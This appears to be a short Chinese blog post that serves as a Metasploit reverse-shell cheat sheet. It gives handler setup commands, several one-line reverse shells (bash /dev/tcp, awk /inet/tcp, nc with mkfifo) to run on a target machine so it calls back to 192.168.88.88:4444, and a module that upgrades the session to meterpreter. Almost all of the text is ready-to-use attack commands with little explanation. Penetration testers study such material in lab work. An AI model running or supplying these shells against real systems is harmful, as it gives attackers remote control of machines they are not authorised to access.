监听payload选择
handler 会以后台的方式监听,更方便打开
 handler -H 192.168.88.88 -P 4444 -p  linux/x86/shell/reverse_tcp -n msf_linux_bash
 handler -H 192.168.88.88 -P 4444 -p  linux/x64/shell/reverse_tcp -n msf_linux_bash
 handler -H 192.168.88.88 -P 4444 -p  cmd/unix/reverse_bash -n msf_reverse_bash
任选一个 payload 模块使用 ,这里我用 linux/x86/shell/reverse_tcp
靶机上执行命令
echo 'bash -i >& /dev/tcp/192.168.88.88/4444 0>&1' | bash
sh -i >& /dev/tcp/192.168.88.88/4444 0>&1
bash -i >& /dev/tcp/192.168.88.88/4444 0>&1
bash -c '0<&31-;exec 31<>/dev/tcp/192.168.88.88/4444;sh <&31 >&31 2>&31'
bash -c '0<&168-;exec 168<>/dev/tcp/192.168.88.88/4444;sh <&168 >&168 2>&168'
bash -c '0<&168-;exec 168<>/dev/tcp/192.168.88.88/4444;bash <&168 >&168 2>&168'
awk 'BEGIN{s="/inet/tcp/0/192.168.88.88/4444";do{if((s|&getline c)<=0)break;if(c){while((c|&getline)>0)print $0|&s;close(c)}} while(c!="exit")close(s)}'
mkfifo /tmp/jhege; nc 192.168.88.88 4444 0</tmp/jhege | /bin/sh >/tmp/jhege 2>&1; rm /tmp/jhege
以上命令任选一条


shell_to_meterpreter
如果在shell 状态 ,要先用 background保存
  use post/multi/manage/shell_to_meterpreter
  set lhost  192.168.88.88
  set lport  4445
  set   session 12
  run

版权声明:本文为qq_52549196原创文章,遵循CC 4.0 BY-SA版权协议,转载请附上原文出处链接和本声明。